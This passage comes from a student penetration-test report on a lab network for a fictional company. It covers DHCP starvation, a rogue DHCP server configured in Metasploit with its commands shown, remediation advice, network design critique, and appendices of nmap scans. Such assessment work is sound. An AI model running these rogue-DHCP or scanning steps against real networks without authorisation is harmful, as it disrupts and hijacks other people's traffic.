[--->] DHCP_Request 192.168.0.216
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.217 for MAC=[de:ad:1f:4f:d5:e6]
[--->] DHCP_Request 192.168.0.217
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.218 for MAC=[de:ad:0e:15:43:7c]
[--->] DHCP_Request 192.168.0.218
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.219 for MAC=[de:ad:13:05:a9:84]
[--->] DHCP_Request 192.168.0.219
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.220 for MAC=[de:ad:23:05:ce:7b]
[--->] DHCP_Request 192.168.0.220
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.210 for MAC=[de:ad:0e:00:fe:22]
[--->] DHCP_Request 192.168.0.210
```

Figure 128

After this, a fake DHCP server was set up using a Metasploit module (Figure 128). When the target requests a new IP address for itself, it is given one from the roque server which was confirmed by viewing the DHCP client configuration again. However, PC1 was given a different IP address, 192.168.0.211 and it could not ping/connect other subnets in the network because it didn't know any of the routes set up on the original address 192.168.0.210 (Figures 129-131).

```
Module options (auxiliary/server/dhcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   BROADCAST                     no        The broadcast address to send to
   DHCPIPEND                     no        The last IP to give out
   DHCPIPSTART                   no        The first IP to give out
   DNSSERVER                     no        The DNS server IP address
   DOMAINNAME                    no        The optional domain name to assign
   FILENAME                      no        The optional filename of a tftp boot server
   HOSTNAME                      no        The optional hostname to assign
   HOSTSTART                     no        The optional host integer counter
   NETMASK                       yes       The netmask of the local subnet
   ROUTER                        no        The router IP address
   SRVHOST                       yes       The IP of the DHCP server


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(dhcp) > set DHCPIPSTART 192.168.0.210
DHCPIPSTART => 192.168.0.210
msf auxiliary(dhcp) > set DHCPIPEND 192.168.0.220
DHCPIPEND => 192.168.0.220
msf auxiliary(dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf auxiliary(dhcp) > set SRVHOST 192.168.0.200
SRVHOST => 192.168.0.200
msf auxiliary(dhcp) > exploit
[*] Auxiliary module execution completed

[*] Starting DHCP server...
```

Figure 129

Figure 130




Figure 131




Figure 132

Remediation

To prevent a DHCP starvation attack, DHCP snooping can be used. It works by configuring a set of trusted and untrusted ports. Any DHCP messages coming from an unauthorized DHCP server via an untrusted port are blocked and hosts can't bind to them. It's also possible to set a threshold number for packets entering the system. After the maximum number is hit, the ports enter shutdown mode and block everything and generate a warning.

4 DISCUSSION

4.1 NETWORK DESIGN CRITICAL EVALUATION

The current network design has both good and bad parts. Some of the network is well segmented which means no IP addresses are wasted. This segmentation is achieved using Variable Length Subnet Masking (VLSM). The Wide Area Links between Router1, Router2 and Router3 as well as the segments between Router3 and the firewall and the firewall and the HTTP server are very efficient. Using the /30 subnet mask there's only two usable host addresses which both are in use.

However, all the other segments which use the /27 subnet mask are wasting a lot of usable addresses. Each segment supports 30 hosts, and all utilize only two of those, except the 192.168.0.192/27 network, which uses four. This means that those segments waste 138 addresses all together. It is a good practice to leave some room for a network to grow in the future but leaving so much room is most likely a waste for a company of this size. A more efficient design would utilize for example the /29 subnet mask which would allow up to six usable hosts on each network which at the current state seem more realistic than the 30 usable addresses per network currently in use. This would also allow more subnets to be added into the 192.168.0.* address space if there was a need for it in the future.

Another inefficient design decision is that Router1, Router2 and Router3 are connected in serial. If for some reason Router2 gets knocked offline, all systems connected to Router1 lose access to anything connected to Router3 and vice versa. Instead the three routers could be connected in a loop-like fashion which allows redundancy in the network as a whole. By having multiple paths for packets to travel allows one of the paths to be disrupted without affecting the connections between other connected devices. Figure 132 demonstrates a potential improvement:




Figure 133

There's another inefficiency in the subnet design, an unused IP range between subnets (Figures 133 & 134). However, this can be used in the future if there's a need, so it doesn't matter too much.

192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159	255.255.255.224	/27
192.168.0.160 not used	192.168.0.161 - 192.168.0.190 not used	192.168.0.191 not used	255.255.255.224 not used	/27 not used
192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223	255.255.255.224	/27

Figure 134

192.168.0.232	192.168.0.233 - 192.168.0.234	192.168.0.235	255.255.255.252	/30
192.168.0.236 not used	192.168.0.237 - 192.168.0.238 not used	192.168.0.239 not used	255.255.255.252 not used	/30 not used
192.168.0.240	192.168.0.241 - 192.168.0.242	192.168.0.243	255.255.255.252	/30

Figure 135

The firewall is a good device to have in the network but an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) would be a good addition. For a company of this size, the system could be added inline so that all incoming traffic would first have to pass through the IDS/IPS. As the company isn't huge (based on the network size), the added cost (money/processing power) would most likely be worth it.

If there is money in the budget, a second main border firewall might be a good second addition. This way an attacker would first have to pass the IDS/IPS and then the main border firewall before they could get inside the network. This type of multi-layered defense-in-depth strategy adds a lot of security to a network.

4.2 CONCLUSIONS

The ACME Inc. company's network had several vulnerabilities of different severity levels. Most of the vulnerabilities stemmed from weak passwords which protected user accounts with full root access. The passwords were also re-used which meant that once it was cracked, several machines were compromised simultaneously. The other vulnerabilities were caused by outdated installations and misconfigurations. This meant the exploits needed for compromise were easily available from public sources and everyone with basic search engine skills could find and implement them.

The network design itself had both good and bad points. The original network designer made some good choices regarding subnet design, but even more optimizations could have been done to make the whole network as efficient as possible.

Using this report as a guide, it should be quite straightforward to fix any of the vulnerabilities and improve the network. The network diagram provided in this document should be saved and referred to in the future so that the next network manager can be quickly brought up to speed and learn their network thoroughly to administrate it securely and confidently.

4.3 FUTURE WORK

In the future, a more thorough WordPress security assessment would be an interesting thing to do, as the CMS is very complex and easy to misconfigure/leave critical parts unsecured.

If the company allows other tools to be used in addition to the provided Kali machine, other vulnerability scanners could be used to run automated scans on the network. For example, OpenVAS and Nessus are two very popular and good vulnerability scanners available with free trials. Even though

no automated tool can fully replace a manual penetration test, they are still valuable and might catch something that a human tester doesn't.

Optimizing the network even more would also be a potentially interesting project to undertake as well as adding more security related devices in it.

4.4 CALL TO ACTION

ACME Inc should take immediate action on all of the vulnerabilities that were found. Most of the vulnerabilities were password related so a revision to the password policy might be beneficial and setting measures on how to practically enforce the policy on all users. The company should also update every service that's currently used and create an upkeep strategy to make sure all future updates are installed in a timely fashion.

It would also be good for the company to schedule a similar penetration test for a future date, once all the found vulnerabilities have been fixed. This second penetration test would act as proof that the fixes were implemented correctly and that no new vulnerabilities have popped up.

If there are any questions regarding the work related to this document, the easiest way to reach the author is by sending an email to the email address 1703641@abertay.ac.uk.

REFERENCES

CISA Cyber Infrastructure (2017) *Reducing the Risk of SNMP Abuse.* Available at: https://www.us-cert.gov/ncas/alerts/TA17-156A (Accessed 28 July 2019).

Cisco (no date) *What You Need to Know about Network Security*. Available at: https://www.cisco.com/c/en_my/solutions/small-business/products/security/security-primer.html (Accessed 12 August 2019).

McNab, C. (2017) *Network Security Assessment: Know Your Network*. Sebastopol: O`Reilly.

Nongnu.org (no date) *Quagga*. Available at: https://www.nongnu.org/quagga/docs/docs-multi/ (Accessed 1 August 2019).

Rimuhosting (no date) *Preventing Brute Force SSH Attacks*. Available at: https://rimuhosting.com/knowledgebase/linux/misc/preventing-brute-force-ssh-attacks (Accessed 10 August 2019).

Vacca, J. (2014) *Network and System Security*. Waltham: Syngress.

WordPress (no date) *Hardening WordPress*. Available at: https://wordpress.org/support/article/hardening-wordpress/ (Accessed 20 July 2019).

wpbeginner (2019) *The Ultimate WordPress Security Guide – Step by Step (2019)*. Available at: https://www.wpbeginner.com/wordpress-security (Accessed 20 July 2019).

APPENDICES

APPENDIX A – HOST COMPUTER CONFIGURATION & VIRTUAL MACHINE INFO

Below is a screenshot containing information about the hardware and operating system configurations of the computer that was used to run the coursework virtual machine file. No problems regarding the virtual machine were experienced during the testing.





Figure 136

Below is a screenshot of the coursework folder and a table containing the SHA-1 checksums for the virtual disk files and the virtual snapshot files:



564da6db-e3bb-586b-8b30-70d63a13e50...	31/05/2019 11:07	VMEM File	12,521,472 KB
nvram	25/07/2019 20:49	File	9 KB
VMware ESXi 5.vmsd	10/10/2018 15:24	VMware snapshot ...	1 KB
VMware ESXi 5.vmx	25/07/2019 20:49	VMware virtual m...	3 KB
VMware ESXi 5.vmxf	25/07/2019 19:31	VMware Team Me...	1 KB
VMware ESXi 5-disk1.vmdk	10/10/2018 15:24	Virtual Machine Di...	71,888,768 KB
VMware ESXi 5-disk1-000001.vmdk	25/02/2019 13:12	Virtual Machine Di...	239,616 KB
VMware ESXi 5-disk1-000003.vmdk	25/07/2019 20:49	Virtual Machine Di...	63,680 KB
VMware ESXi 5-Snapshot13.vmem	10/10/2018 15:12	VMEM File	12,521,472 KB
VMware ESXi 5-Snapshot13.vmsn	10/10/2018 15:24	VMware virtual m...	34,743 KB
vmware.log	25/07/2019 20:49	Text Document	207 KB
vmware-0.log	22/07/2019 17:05	Text Document	214 KB
vmware-1.log	22/07/2019 01:13	Text Document	235 KB
vmware-2.log	21/07/2019 18:09	Text Document	206 KB

Figure 137

Filename	SHA-1 checksum
VMware ESXi 5-disk1.vmdk	7036BB35B48D063DBEED43C4716AAB5BE0F53919
VMware ESXi 5-disk1-000001.vmdk	2968CE18AE6827FD0D9AFA71A9CE28E555CB2543
VMware ESXi 5-disk1-000003.vmdk	DEB706365CFC364F778BE835978E6F126C4915D9
VMware ESXi 5-Snapshot13.vmem	B151AC489B4FC83DD249EDC0686FD9FD31DCFB13
VMware ESXi 5-Snapshot13.vmsn	1AD3E1A100FAE107DF877857E0544A9092F12173

APPENDIX B – NMAP SCANS

TCP

```
root@kali:~# nmap -sS -sV -T4 172.16.221.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:38 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00021s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 41.14 seconds
```

Figure 138

```
root@kali:~# nmap -sS -sV -T4 192.168.0.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:01 EDT
Nmap scan report for 192.168.0.33
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 139

```
Nmap scan report for 192.168.0.34
Host is up (0.00074s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 140

```
Nmap scan report for 192.168.0.65
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 141

```
Nmap scan report for 192.168.0.66
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 142

```
Nmap scan report for 192.168.0.97
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 143

```
Nmap scan report for 192.168.0.98
Host is up (0.0023s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

Figure 144

```
Nmap scan report for 192.168.0.129
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 145

```
Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 146

```
Nmap scan report for 192.168.0.193
Host is up (0.00027s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

Figure 147

```
Nmap scan report for 192.168.0.200
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
```

Figure 148

```
Nmap scan report for 192.168.0.203
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

Figure 149

```
Nmap scan report for 192.168.0.210
Host is up (0.00026s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 150

```
Nmap scan report for 192.168.0.225
Host is up (0.00023s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

Figure 151

```
Nmap scan report for 192.168.0.226
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 152

```
Nmap scan report for 192.168.0.229
Host is up (0.00049s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 153

```
Nmap scan report for 192.168.0.230
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 154

```
Nmap scan report for 192.168.0.233
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
```

Figure 155

```
Nmap scan report for 192.168.0.234
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

Figure 156

```
Nmap scan report for 192.168.0.241
Host is up (0.0020s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

Figure 157

```
Nmap scan report for 192.168.0.242
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 158

UDP

```
root@kali:~# nmap -sU -sV 172.16.221.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:41 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 172.16.221.237
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 1141.80 seconds
```

Figure 159

```
root@kali:~# nmap -sU -sV 192.168.0.0/24
```

Figure 160

```
Nmap scan report for 192.168.0.33
Host is up (0.00099s latency).
Not shown: 943 closed ports, 55 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 161

```
Nmap scan report for 192.168.0.34
Host is up (0.0015s latency).
Not shown: 950 closed ports, 47 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery
```

Figure 162

```
Nmap scan report for 192.168.0.65
Host is up (0.0024s latency).
Not shown: 973 closed ports
PORT      STATE         SERVICE        VERSION
53/udp    open|filtered domain
123/udp   open          ntp            NTP v4 (unsynchronized)
